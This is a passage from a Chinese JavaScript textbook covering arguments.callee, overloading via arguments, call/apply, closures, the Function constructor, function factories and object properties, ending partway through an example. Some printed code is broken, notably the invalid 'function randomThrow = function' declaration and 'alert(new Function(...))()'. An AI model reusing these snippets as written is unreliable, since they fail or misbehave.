除了通过下标访问参数之外，Arguments 对象还提供了一个有用的属性，叫做 callee，它被用来引用当前正在执行的函数，它提供了一种匿名的递归调用能力，这对于闭包来说非常有用，例如：

例 6.7 用闭包计算 10 的阶乘，将下面的代码复制到浏览器地址栏执行

```
JavaScript:(function(x){return x > 1 ? x * arguments.callee(x-1) : 1})(10);
```

执行结果如图 6.6 所示：




图 6.6 直接计算 10 的阶乘

再次强调，闭包是 JavaScript 中非常重要的一个概念，关于闭包的内容，在本章的第 4 小节和第五部分的第 23 章中会有更详细的讨论。

6.2.3 参数类型匹配——一个利用 arguments 实现函数重载机制的例子

从上一小节的例子中可以看到，利用 arguments 配合 typeof、instanceof 运算符可以对函数参数进行检验，事实上，函数参数匹配在复杂的 JavaScript 中非常常见，这是一种安全有效的编程方式，可以增加程序的健壮度。

但是，对于不同类型的函数，它们的参数和调用方式往往是不同的，用上一节的例子意味着要对每一个需要匹配参数的函数写单独的逻辑判断，根据不同的匹配情况执行不同的逻辑代码，而这又增加了函数的复杂度。一种比较聪明的办法是将函数参数类型匹配的方法抽象出来，成为一种通用的模式来应用于程序中，类似于 C++的函数重载机制（当然 C++的函数重载机制是由编译器实现的），例如：

例 6.8 利用 arguments 实现的函数重载机制

```
<html>
<head>
    <title>Example-6.8 利用 arguments 实现的函数重载机制</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //$overload 用来匹配参数类型和参数值，自动调用符合条件的重载函数
    function $overload(func, argMaps, owner)
    {
        //owner 是函数的所有者，即调用对象，关于这部分的内容，在下一章中会有进一步的讨论
        owner = owner || null;
```

```
    var args = [];
    for(var i = 0; i < argMaps.length; i++)
    {
        //判断 argMaps 中存放的参数类型声明是否同实际的参数类型相匹配
        if(argMaps[i].type != typeof(argMaps[i].arg) && !(argMaps[i].arg instanceof
        argMaps[i].type))
            throw new Error("参数不匹配! ");  //不匹配则抛出异常
        args.push(argMaps[i].arg);            //否则将参数放入 args 数组准备调用
    }

    //用 apply()实际调用该方法，关于 apply()在本章稍后将有较详细的讨论
    return func.apply(owner, args);
}
function Point(x, y)
{
    this.x = x;
    this.y = y;
}

function Vector(x, y)
{
    //私有方法，简单封装一个 argMaps 的结构
    function $t(type, arg)
    {
        return {
            type:type,
            arg:arg
        }
    }
    //用向量构造向量
    function vector_vector(v)
    {
        this.x = v.x;
        this.y = v.y;
    }
    //用点构造向量
    function point_vector(p)
    {
        this.x = p.x;
        this.y = p.y;
    }
    //用 x,y 坐标构造向量
    function number_number_vector(x, y)
    {
        this.x = x;
        this.y = y;
```

```
    }
    //用两个点所构成的线段构造向量
    function point_point_vector(p1, p2)
    {
        this.x = p2.x - p1.x;
        this.y = p2.y - p1.y;
    }
    //参数类型对应表，根据这个表指派正确的函数进行调用
    var funcs = [
        [number_number_vector,[$t("number",x), $t("number",y)]],
        [point_point_vector,[$t(Point,x), $t(Point, y)]],
        [vector_vector,[$t(Vector,x)]],
        [point_vector,[$t(Point,x)]]
    ];

    //如果不带参数调用，默认调用 Vector(0,0);
    if (arguments.length == 0)
    {
        Vector.call(this, 0, 0);
    }

    for(var i = 0; i < funcs.length; i++)
    {
        try
        {
            //尝试选择合适的 funcs 进行调用
            return $overload(funcs[i][0],funcs[i][1], this);
        }
        catch(ex)
        {
        }
    }
    //如果参数类型和上面列表中的任何一个都不匹配，则抛出异常
    throw new Error("参数不匹配！");
}
//重载 toString()方法，便于显示
Vector.prototype.toString = function()
{
    return "[" + this.x + "," + this.y + "]";
}

try
{
    var v1 = new Vector(1,2);   //用 x,y 形式构造 Vector
    dwn(v1);
    var p1 = new Point(0,3);
```

```
        var p2 = new Point(2,4);
        var v2 = new Vector(p1);          //用单点形式构造 Vector
        var v3 = new Vector(p1, p2);      //用两点确定的线段的形式构造 Vector
        dwn(v2);
        dwn(v3);
        var v4 = new Vector("str");       //用字符串构造，类型都不匹配，抛出异常
    }
    catch(ex)
    {
        dwn(ex.message);
    }
-->
</script>
</body>
</html>
```

执行结果如图 6.7 所示：




图 6.7　利用 arguments 实现的函数重载机制

6.3　函数的调用者和所有者

函数的调用者指的是调用这个函数的域，而函数的所有者指的是调用这个函数的对象，在某些情况下它们都有可能影响到 JavaScript 函数的执行结果。

6.3.1　函数的调用者

函数的调用者指的是函数被调用的域。在早期的 JavaScript 版本中，Function 对象的 caller 属性是对调用当前函数的函数的引用。如果该函数是从 JavaScript 程序的顶层调用的，caller 的值就为 null。该属

性只能在函数内部使用，它也是调用对象的一个属性。

但是，Function.caller 属性不属于 ECMAScript 标准的一部分，因此尽管不少浏览器的 JavaScript 版本实现了它，还是应当尽量避免使用这个属性。

6.3.2 函数的所有者——一个为函数指定所有者的例子

这里说的函数的所有者和前面的调用者是两个完全不同的概念。我们说，函数可以被作为对象的属性，这个时候一般将作为对象属性的函数称为对象方法，而相应的对象就是这个函数的所有者。

构造函数的所有者是构造函数创建的对象本身。

一般来说，在函数被调用的过程中，一个特殊的调用对象属性“this”总是引用函数的所有者。在函数调用的过程中，函数所有者的属性都可以用“this.属性”的方式来访问。例如，前面已经多次见到过的：

```
function Point(x, y){
    this.x = x;
this.y = y;
}
Point.add = function(p){
    return new Point(this.x + p.x, this.y + p.y);
}
```

在浏览器客户端 JavaScript 中，顶层定义的全局函数的所有者是 window，它们也可以视为 Window 对象的属性，在本书的第三部分会对这个特性进行更详细的说明。

在 JavaScript 中，“this”是一个容易混淆的概念，熟悉 C++和 Java 的开发总是习惯地把 JavaScript 中的 this 当作 C++或者 Java 中的 this 指针或 this 引用，实际上它们是有很大不同的，这种不同有时候会带来相当大的困扰。不过这不是我们在本章重点讨论的话题，我会将它留到本书的第 21 章进行详细的论述。

需要注意的是，函数调用允许嵌套，但是每个嵌套调用的子函数有自己的所有者，如果它和调用者的所有者不同，那么在嵌套函数内部，“this”属性就会被新的所有者覆盖，但是当调用结束返回父函数时，“this”属性又会恢复为父函数的所有者。

如果某个局部函数是在函数体内嵌套定义的，并且不作为对象属性来调用，则它的 this 属性视具体实现而定（一般为一个特殊的全局对象，在客户端浏览器中，这个全局对象通常仍然是 window）。

要为函数指定所有者，只要将函数引用赋给指定对象的属性即可，例如：

例 6.9 为函数指定所有者

```
<html>
<head>
    <title>Example-6.9 为函数指定所有者</title>
</head>
<body>
<script>
```

```
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Point 类型
    function Point(x,y)
    {
        this.x = x;
        this.y = y;
    }
    //定义一个 Vector 类型
    function Vector(x,y)
    {
        this.x = x;
        this.y = y;
    }
    function f(){
        dwn(this.constructor);
    }
    var p = new Point(1, 2);
    var v = new Vector(-1, 2);
    p.f=f;  //把 f()当作 p 的方法来用
    p.f();  //调用时，f 中的 this 指向 p，因此 this.constructor 得到 p 的构造函数 Point
    v.f=f;  //把 f()当作 v 的方法来用
    v.f();  //调用时，f 中的 this 指向 v，因此 this.constructor 得到 v 的构造函数 Vector
-->
</script>
</body>
</html>
```

执行结果如图 6.8 所示：




图 6.8　为函数指定所有者

将函数引用赋给一个对象的属性，可以将函数作为该对象的方法来调用。将函数赋给一个函数的“原型（prototype）”，则可以将函数作为“一类”对象的方法来调用。关于函数原型的话题，在本书的第 7 章和第 21 章中将有更详细的讨论。

6.3.3 动态调用——外来的所有者

要给一个函数指定所有者，除了上一章中提到的将函数引用赋给对象属性之外，还有一种更为便捷的方式，可以为任意函数的某次调用指定一个具体的所有者，这个函数既可以是全局函数也可以是局部函数甚至对象的属性。

ECMAScript v3 给 Function 原型定义了两个方法，它们是 call()和 apply()。使用这两个方法可以像调用其他对象方法一样调用函数。call()和 apply()方法的第一个参数都是要调用函数的对象，用 call()和 apply()调用函数时，函数内的 this 属性总是引用这个参数。call()的剩余参数是传递给要调用的函数的值，它们的数量可以是任意的。apply()方法和 call()方法类似，只不过它只接受两个参数，除了调用者之外，它的第二个参数是一个带下标的集合（比如数组，但也可以不是数据），apply()方法把这个集合中的元素作为参数传递给调用的函数。例如：

例 6.10 用 call 和 apply 调用函数

```
<html>
<head>
    <title>Example-6.10 用 call 和 apply 调用函数</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Point 类型
    function Point(x,y)
    {
        this.x = x;
        this.y = y;
        this.toString = function(){
            return "(" + [x,y] + ")";
        }
    }
    //定义一个 Vector 类型
    function Vector(x,y)
    {
        this.x = x;
        this.y = y;
        this.toString = function(){
```

```
            return "[" + [x,y] + "]";
        }
    }
    //这个函数将传入的参数累加到对象的 x、y 属性上
    function add(x, y){
        return new this.constructor(this.x + x, this.y + y);
    }
    var p = new Point(1, 2);
    var v = new Vector(-1, 2);
    var p1 = add.call(p, 3, 4);      //把 add 函数作为 p 的方法调用
    var v1 = add.apply(v, [3,4]);    //把 add 函数作为 v 的方法调用
    dwn(p1);
    dwn(v1);
-->
</script>
</body>
</html>
```

执行结果如图 6.9 所示：




图 6.9 用 call 和 apply 调用函数

在 JavaScript 高级应用中，apply()和 call()也是一对应用非常广泛的方法，尤其在本书的第五部分中，你将发现它们经常会被使用。

关于 apply()和 call()的话题，在本书的后续章节中还有机会作更深入的讨论。

6.4 函数常量和闭包

在 JavaScript 中，函数被作为一种数据来处理，你可以将它赋值给某个变量，也可以将它加到某个域上。作为数据处理的函数在某些情况下构成闭包，这种闭包特性的函数，带给了 JavaScript 强大的能力。

6.4.1 匿名的函数

前面已经介绍过，JavaScript 可以将函数作为数据对象使用，作为函数本体，它像普通的数据对象一样，不一定要有名字。默认名字的函数被称为“匿名函数”。前面已经看到过匿名函数的典型例子：

```
//利用浏览器地址栏来计算阶乘
JavaScript:(function(n){return n <= 1 ? 1: n * arguments.callee(n-1)})(10);
```

匿名函数在函数式语言中被称为λ函数，在本书的第五部分会有相关的讨论。在 JavaScript 中匿名函数有很多巧妙的用途，在 6.4.4 节中将简单提到一些。

6.4.2 函数引用

函数可以像普通数据一样，出现在赋值表达式的右边。当一个函数（不管是匿名还是命名）被作为值赋给一个变量或者对象属性时，这个变量或者对象属性就拥有了该函数的引用。你可以像调用这个变量本身一样地使用函数引用，但是，需要注意的是，如 6.3.2 所演示的，函数引用可能会改变函数调用时的所有者，下面再举一个例子：

例 6.11 函数引用

```
<html>
<head>
    <title>Example-6.11 函数引用</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function f()
    {
        dwn(this);
    }
    var a = new String("a");
    var b = new String("b");
    a.f = f;  //a.f 引用 f
    b.f = f;  //b.f 引用 f
    a.f();    //得到 a
    b.f();    //得到 b
-->
</script>
```

```
</body>
</html>
```

执行结果如图 6.10 所示：

图 6.10 函数引用

6.4.3 函数参数和函数返回值及其例子

既然函数可以被引用，那么函数就理所当然地可以用作参数，也可以作为返回值。事实上，将函数作为参数和作为返回值，大大地扩展了函数式语言的抽象能力和自由度，在许多情况下，运用函数需要比较深奥的技巧，在下面的例子中，列举了函数作为参数和作为返回值的基本用法，在下一小节里，我们再来更加深入地通过例子来讨论函数运用的小技巧。

例 6.12 函数参数和函数返回值

```
<html>
<head>
    <title>Example-6.12 函数参数和函数返回值</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //集合变换操作，闭包作为参数
    function trans(list, op)
    {
        for(var i = 0; i < list.length; i++)
        {
            //根据闭包 op 计算每一个 list[i]执行 op 后的结果，并用这个结果更新 list[i]
            list[i] = op(list[i]);
        }
```

```
    }
    var list = [1,2,3,4];
    trans(list, function(x){return x+1}); //得到2,3,4,5
    dwn(list);
    trans(list, function(x){return x*2});
    dwn(list);

    //累加器：闭包作为返回值
    function add(a, b)
    {
        b = b || 0;
        var s = a + b;

        //返回一个供进一步累加的闭包
        var ret = function(a){
            return add(a, s);
        }
        ret.valueOf = ret.toString = function(){
            return s;
        }
        return ret;
    }
    dwn(add(5)); //5
    dwn(add(5)(10)); //15
    dwn(add(5)(10)(20)); //35
-->
</script>
</body>
</html>
```

执行结果如图 6.11 所示：




图 6.11　函数参数和函数返回值

6.4.4 高级用法——闭包作为局部域与延迟求值

闭包是非常好的天然“域”，在很多 JavaScript 开源模块中，都采用了闭包来作为域，以隔离外部，从而消除了全局变量。例如：

例 6.13 闭包作为局部域

```
(function(){
    var defaultX = 0;        //局部域
    var defaultY = 0;        //局部域

    Point = function(x, y)  //全局域
    {
        this.x = x || defaultX;
        this.y = y || defaultY;
    }
})();
```

将函数闭包作为参数来传递，可以让实际运算“延迟”到必须要求值的时候，能够从结构上产生更高的效率，例如：

例 6.14 闭包与延迟求值

```
//bigFunctionA 和 bigFunctionB 模拟两个要执行很多步骤的复杂函数
var bigFunctionA = function()
{
    var s = 0;
    for(var i = 0; i < 10000; i++)
    {
        s += i;
    }
    return s;
}

var bigFunctionB = function()
{
    var s = "a";
    for(var i = 0; i < 100; i++)
    {
        s += i;
    }
    return s;
}
//但是 randowThrow 一次只需要执行其中的一个方法
function randomThrow = function(s1, s2)
{
    if(Math.random() > 0.5)
```

```
        return s1(); //只有符合条件时才需要执行 s1
    return s2();
}

randomThrow(bigFunctionA, bigFunctionB);
```

上面的这个例子将闭包 bigFunctionA 和 bigFunctionB 作为参数传入 randomThrow，只有当 Math.random() > 0.5 满足时，才对 bigFunctionA 求值，否则对 bigFunctionB 求值。这样在任何情况下，只需要对一个函数进行求值，而不必两个函数都求值，这在函数计算量比较大的情况下，能够明显地提高效率。

> 在本书的第五部分，我们将会了解到，在函数式编程中，这种用法有一个专门的名字，叫做“延迟求值”。

6.5 高级抽象——Function 类型和函数模版

JavaScript 的 Function 构造函数是一个不太常用的函数，但是它的动态特征赋予它无与伦比的特殊能力，能够胜任一些普通方法做不到的更高级的抽象建模工作。

6.5.1 动态创建函数——一个利用 Function 实现 Lambda 算子的例子

作为动态脚本语言，JavaScript 拥有解析和执行自身数据的能力，这是通过两个操作实现的，第一个是前面见过的 eval 函数，它将字符串作为代码来解析执行，另一个就是 Function 类型。

在 JavaScript 中，Function 既是一个函数，也是一个类型，它是所有函数的类型。这句话至少包含两层含义：第一，Function 是对 JavaScript 函数的抽象，JavaScript 中所有的函数都是 Function 的实例；第二，Function 本身又是一个函数，所以它是它自身的泛型。即：Function instance of Function 的结果为 true。这种以自身为泛型的类型我们称为“元类型”，它是自我描述的。

作为类型来看待，Function 是构造函数，它可以通过字符串动态构造出函数对象。例如：

```
alert(new Function("alert('abc')"))();
    //相当于 a = function(){alert('abc')}; a();
```

如果把 Function 作为函数来看待，省略 new 操作符，可以得到同样的结果，例如：

```
alert(Function("alert('abc')"))();
```

回顾我们前面提到的，Function 函数（或者类型）作为定义函数的方式之一，它的效率明显不如其他几种方式，那么，是什么原因让 JavaScript 保留有这种原始而笨拙的模式呢？或许下面这个例子能够给出一个答案：

例 6.15 利用 Function 实现 lambda 算子

```
lambda = function(args, code)
{
```

```
    //如果給出的 code 参数是数组对象
    if(code instanceof Array)
    {
        //用 Function 构造一个新的函数
        var fun = new Function(args,
            "for(var i = 0; i < arguments.length; i++) arguments[i] = LispScript.Run
            (arguments[i]);return LispScript.Run("+code.toEvalString()+");");

        //从函数信息保存的堆栈中弹出函数全名
        var globalFuncName = __funList.pop();
        //将全名赋给 fun_funName
        fun._funName = globalFuncName;
        //如果这个全名不为空，用 self[globalFuncName]引用之前构造的函数
        if(globalFuncName != null)
            self[globalFuncName] = fun;

        return fun;
    }

    return [];
};
```

这段代码并不是完整的代码，它是 LispScript 的一部分，不要尝试在浏览器中直接运行它，等你学完第五部分，你就能完全弄明白它的含义。

上面这个例子通过拼接字符串的方式动态生成了执行代码，并将生成的函数（闭包）作为返回值返回。这段代码是一段用 JavaScript 实现其他语言（如 Lisp）的一部分核心代码，关于这方面的内容，我们留到第五部分去讨论。目前所需要掌握的是，Function 构造用于动态生成函数脚本，它能够很方便地由字符串生成脚本。

6.5.2 模式——函数工厂及其实例

所谓函数工厂是一种模版，它用来创建一组具有某类功能的函数。实际上它是一种函数式的高级抽象方法。它优雅巧妙而深入，但是要理解它的基本原理并不困难。事实上我们已经见过它了。

回顾 4.2 节的那个例 4.6（我们做了一个改进，以便生成固定修正点数的骰子）：

```
function dice(count, side, ench)
//count 定义骰子的数量，side 定义每个骰子的面数，ench 为骰子修正数
{
    var ench = ench || Math.floor(Math.random() * 6); //+0~+5 的骰子随机变数修正
    //返回一个闭包，这个闭包负责“掷”骰子
    return function()
    {
    var score = 0;
    for(var i = 0; i < count; i++)
```

```
        {
            score += Math.floor(Math.random() * side) +1;
        }
        return score + ench;
    }
}
var d1 = dice(2,6);   //生成一组 2d6+n 的骰子，其中的 n 为 0~5 的随机数
var d2 = dice(1,20);  //生成一颗 20 面的骰子，带有 0~5 的随机点数修正
```

这里的 dice 实际上是一个函数工厂，它根据传入的参数返回一个特定的函数（闭包），这个闭包实现了某个类型的骰子（包括面数和修正值），具有那个特定骰子的随机特性。这是一个巧妙的用法，它的妙处在于以“骰子”为抽象原型定义了一个产生“骰子”的工厂，而不是单纯地定义一个个具体的骰子。

龙与地下城(D&D)游戏是一类经久不衰的西方 RPG 游戏，这类游戏的前身是桌面 RPG，因此在整个架构中基于骰子来作各种判定。例如，一把长剑可能是 1d8+3，表示一颗 8 面的骰子（掷出的点数是 1-8）带有修正值 3（实际可能给对手造成的伤害是每一击 4-12，这是一把不错的长剑），相信在设计游戏的时候，制作骰子模型时没有人会愚蠢地为每一种不同的武器所具有的骰子声明一个特定的静态函数。比较正常的传统做法是把骰子的面数和修正值也作为参数传入骰子函数，但是这带来一个问题，那就是在游戏中，骰子的使用很频繁，这种相对固定的数值反复传入不但效率很低（例如掷同样一个 6 面骰子 100 次，要传入 100 个参数“6”），而且容易造成 bug，比如某个条件下因为参数传递错误而选用了错误的骰子，而这种随机过程通过黑盒测试又很难被发现。例如：

传统的方法：

```
d(2,6,5);
d(2,6,5);
……
……
d(2,7,5); //这里出现了一个错误，但很难被发现
……
```

函数工厂的方法：

```
var d265 = new dice(2, 6, 5);
d265();
d265();
……

d275(); //这里出现了一个错误，但 d275 没有被生成
        //所以运行环境很容易地发现并报告了它
d265();
d265();
d265();
```

实际上，实现上面这个特定的问题还有一个较好的办法，就是“面向对象”，这又是一个非常高级的抽象方法，很快我们就能开始接触它，不过，就这个例子来说，用函数工厂比用面向对象要更加简洁。

下面再给出一个例子，它利用函数工厂的原理抽象了一个“类型集合”的元方法，这个例子虽然非常简单，不过里面有一些关于对象的概念和用法，可能读到这里的你还不能完全理解，但是没关系，可以先跳过它们，等到以后再回过头来审视。

我们前面已经知道，JavaScript 的数组并不要求数组中的元素类型必须一致，但是有些时候，我们希望能实现一个集合，让这个集合只能接受某种特定类型的元素，当不符合条件的元素试图被加入集合时，我们希望程序报告一个异常，这个需求让我们希望构造一个通用的模板来实现一个“集合工厂”，由它来返回我们需要的特定类型的集合对象，下面就是实现这个需求的例子：

例 6.16 元方法：集合类型

```
<html>
<head>
    <title>Example-6.16</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function ListTemplate(type) //一个集合模板，可以用来构造任何一种类型的“集合”
    {
        var members = [];
        var list = function()  //定义一个 list 构造函数
        {
            this.append.apply(this,arguments);
        }
        list.prototype.append = function()  //list.append()方法，这个方法的作用是往集合中
        添加元素
        {
            for(var i = 0; i < arguments.length; i++)
            {
                if(typeof(arguments[i]) == type ||
            (typeof(type)=='function' && arguments[i] instanceof type))
                    members.push(arguments[i]);

            else throw new TypeError("元素类型与集合声明不符合");
            //当添加的元素与集合声明的类型不匹配时，将会抛出 TypeError 异常
        }
        }
        list.prototype.toArray = function() //toArray 方法将集合转换为数组
        {
            return members.slice(0);
        }
        return list;
    }

    NumberList = new ListTemplate("number");
        //构建一个数值集合，要求集合中的每一个元素都必须是数值
```

```
    var a = new NumberList(1,2,3);
    dwn(a.toArray());
    a.append(4,5,6);
    dwn(a.toArray());

    ObjectList = new ListTemplate(Object);
        //构建一个 Object 集合，要求集合中的每一个元素都必须是 Object 对象
    var b = new ObjectList({x:1, y:2}, {x:3, y:4});
    dwn(b.toArray());

    function Point(x,y)
    {
        this.x = x;
        this.y = y;
    }
    Point.prototype.toString = function()
    {
        return "(" + this.x + "," + this.y + ")";
    }

    PointList = new ListTemplate(Point);
        //构建一个集合，要求集合中的每一个元素都是一个 Object
    var c = new PointList();
    c.append(new Point(1,3), new Point(2,4));
    dwn(c.toArray());
-->
</script>
</body>
</html>
```

执行结果如图 6.12 所示：




图 6.12 元方法：集合类型

6.6 总结

本章介绍了 JavaScript 函数相关的内容。

函数，是模块化语言的核心，对于 JavaScript 来说，模块化的结构和“函数式”的特征使得函数在 JavaScript 语言特性中成为一个非常关键的要素。对于 JavaScript 来说，函数是“第一型”。

本章详细介绍了 JavaScript 函数定义和调用的方法，JavaScript 支持声明式函数定义、函数表达式和 Function 构造函数三种方法定义函数，它们之间有一些差别。

JavaScript 函数除了命名的形参之外，还支持匿名的 arguments 列表，该列表中的内容是 JavaScript 函数实际调用的参数，这种机制为我们提供了支持可变参数函数调用的能力，使得 JavaScript 函数拥有了很强的“重载”能力。

JavaScript 函数拥有动态的调用者和所有者，这种灵活的机制使得 JavaScript 的函数拥有了非常充分的“动态特征”。

本章又一次提到了“闭包”的概念，为后续我们正确理解“函数式编程”打下了坚实的基础。

最后，函数作为一种“抽象的表达”，本章提到了如何利用它的特性进行高级抽象的技巧，包括 Function 类型和函数模版。在动态语言中，掌握这些技巧，可以让代码发挥出更大的魅力。

第7章 对　象

面向对象，已经成为一种经典的程序设计思想，它之所以能够迅速为人们所接受并且在大型软件开发中得到认可，是因为它是一种道法自然的技术，遵循世间万物运行的自然法则。如果上帝是程序员的话，他一定是用面向对象的思想设计这个世界的。

关于面向对象思想，直到本书的第21章才会进行深入的讨论，而本章的目的是熟悉JavaScript中的对象机制和相应的文法、文义。

7.1 什么是对象

对象是现实事物在程序中的抽象表示，根据从生活中的经验，对象有行为和属性。同大多数面向对象的程序设计语言一样，Javascript中用方法（Method）和属性（Property）来描述对象。

在Javascript中，能够单独的描述一个对象，但因为大部分对象之间有公共的特性，所以更好的做法是用类来描述一组对象。

前面我们已经知道，在JavaScript中，对象是通过函数由new运算符生成的。生成对象的函数被称为类或者构造函数，生成的对象被称为类的对象实体，简称为对象。

有时候，我们也根据习惯把类称作“对象类型”，而把类生成的对象称为“对象实例”。本书同时采纳了这两种叫法，这看起来相当容易混淆，不过只要搞清楚类/对象或者对象/实例的构造关系，结合上下文理解起来也并不如想象的那样困难。

事实上面向对象是一个相当复杂的概念，它包括了继承和多态，涵盖了构造、派生、组合、聚合等多种关系。显然现在还不是讨论这些高深话题的最佳时机，因此我们将暂时放过这些难记的名词，直到本书的第21章，再花费精力去对付它们。

7.2 对象的属性和方法

JavaScript允许给对象添加任意的属性和方法，这使得JavaScript对象变得极为强大。另外JavaScript也为核心对象提供了一些默认的属性和方法，本章中将详细地讨论它们。

7.2.1 对象的内置属性

在JavaScript中，几乎所有的对象都是同源对象，它们都继承自Object对象。对象的内置属性指的是它们作为Object实例所具有的属性，这些属性通常反映对象本身的基本信息，和数据无关，因此我们又称它们为元属性。这些属性通常都是不可枚举的，因此无法用反射机制查看它们。


关于反射机制，在本节的第3小节中会有更为详细的介绍，而关于继承的话题，要留到本书的第21章进行讨论，在本章只需要理解继承自同一类型的对象共同拥有父类的属性就可以了。

在 JavaScript 中，Object 是所有对象的父类，ECMAScript 标准规定所有的 JavaScript 核心对象必须拥有 Object 类的原型属性和方法。这些属性和方法包括：

constructor

JavaScript 规定，实例的 constructor 的值总是对构造函数即对象类本身的引用。这是一个很有用的属性，因为它从概念上而言就是对象实例所属的对象类，在具有继承关系的对象中，它总是指向当前类本身，因此常用它来进行准确的运行时类型识别，这种用法我们在第 5 章中已经见过。

> 在 JavaScript 中，对象的 constructor 的意义不亚于 Java 中 object 的 class 属性，它们都为对象本身提供了极其重要的元数据——类型本身。

hasOwnProperty( )

这是一个对象方法，用来检查对象是否有局部定义的（非继承的）、具有特定名字的属性。例如：

例 7.1　hasOwnProperty

```
<html>
<head>
    <title>Example-7.1</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个名为 ClassA 的对象
    function ClassA(){
        this.a=1;
    }
    //再定义一个名为 ClassB 的对象
    function ClassB(){
        this.b=5;
    }
    //ClassB 原型继承 ClassA
    //什么是原型，在第 21 章才会有系统性的介绍
    ClassB.prototype=new ClassA();
    var objB=new ClassB();

    dwn("a" in objB);  //true
    dwn("b" in objB); //true
    dwn(objB.hasOwnProperty("a"));
        //false 从原型继承来的属性不会被识别
    dwn(objB.hasOwnProperty("b")); //true 非继承的属性可以被识别
-->
</script>
```

```
